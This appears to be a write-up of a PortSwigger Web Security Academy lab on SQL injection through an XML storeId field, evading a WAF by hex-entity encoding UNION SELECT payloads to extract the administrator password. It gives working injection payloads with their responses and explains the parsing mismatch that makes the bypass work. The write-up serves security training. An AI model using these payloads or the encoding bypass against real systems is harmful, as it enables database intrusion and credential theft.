SQL Injection with WAF Bypass via XML Encoding
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | SQL Injection — WAF Bypass via XML Entity Encoding |
| Difficulty | Practitioner |
| Injection Point | storeId field in XML body (stock check feature) |
| Goal | Bypass the WAF using XML encoding and extract the administrator password |
Phase 1 — Reconnaissance

The vulnerability is in the stock check feature. When we select a product and check stock, the request sends data in XML format:
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
    <productId>1</productId>
    <storeId>2</storeId>
</stockCheck>
Phase 2 — Confirming Injection
The storeId field evaluates mathematical expressions — replacing it with 1+1 returns stock for store 2, confirming the value is processed by the database rather than used as a raw string.

Trying a basic comment-based injection triggers the WAF immediately:
<storeId>2' or 1=1-- -</storeId>
HTTP/2 403 Forbidden
"Attack detected"
However, ORDER BY works without triggering it:
<storeId>2 order by 1</storeId>

ORDER BY working without quotes confirms the storeId value is used as a numeric parameter — the query is probably WHERE id = 2 rather than WHERE id = '2'. This means no closing quote or comment sequence is needed.
Trying UNION SELECT triggered the WAF again — SQL keywords in the request body are being detected and blocked.
Phase 3 — WAF Bypass via XML Hex Encoding
What is a WAF and Why Does Encoding Bypass It?
A Web Application Firewall (WAF) inspects incoming HTTP requests and blocks those that match known attack signatures — things like UNION SELECT, OR 1=1, --, etc. It operates at the HTTP layer, reading the raw request before it reaches the application.
The bypass works because of a parsing order mismatch:
WAF sees:     union  ← doesn't match "union" signature
              ↓ passes the request through
XML parser:   decodes entities → "union"
              ↓ passes decoded value to SQL
Database:     executes UNION SELECT
The WAF reads the encoded form and sees no threat. The XML parser decodes it before the database ever touches it. The database receives perfectly valid SQL. This technique only works when the injection point is inside an XML body — the XML parser is what decodes the entities. A URL parameter or JSON body would not decode the encoding and would break the SQL syntax instead.
Bypassing with Hackvertor
Using the Burp Hackvertor extension: highlight the injection payload → right-click → Extensions → Hackvertor → Encode → hex_entities. This wraps the payload in <@hex_entities> tags, which Hackvertor automatically encodes on send:

<storeId><@hex_entities>2 union select 'test'</@hex_entities></storeId>
HTTP/2 200 OK

119 units
test
WAF bypassed. The injected string test appeared in the response — confirming the UNION works and the column accepts strings.
Phase 4 — Extract the Administrator Password
The query returns a single column. Targeting the password column directly:
<storeId><@hex_entities>2 union select password from users where username = 'administrator'</@hex_entities></storeId>

HTTP/2 200 OK

password
119 units
The administrator password was returned directly in the response alongside the normal stock count.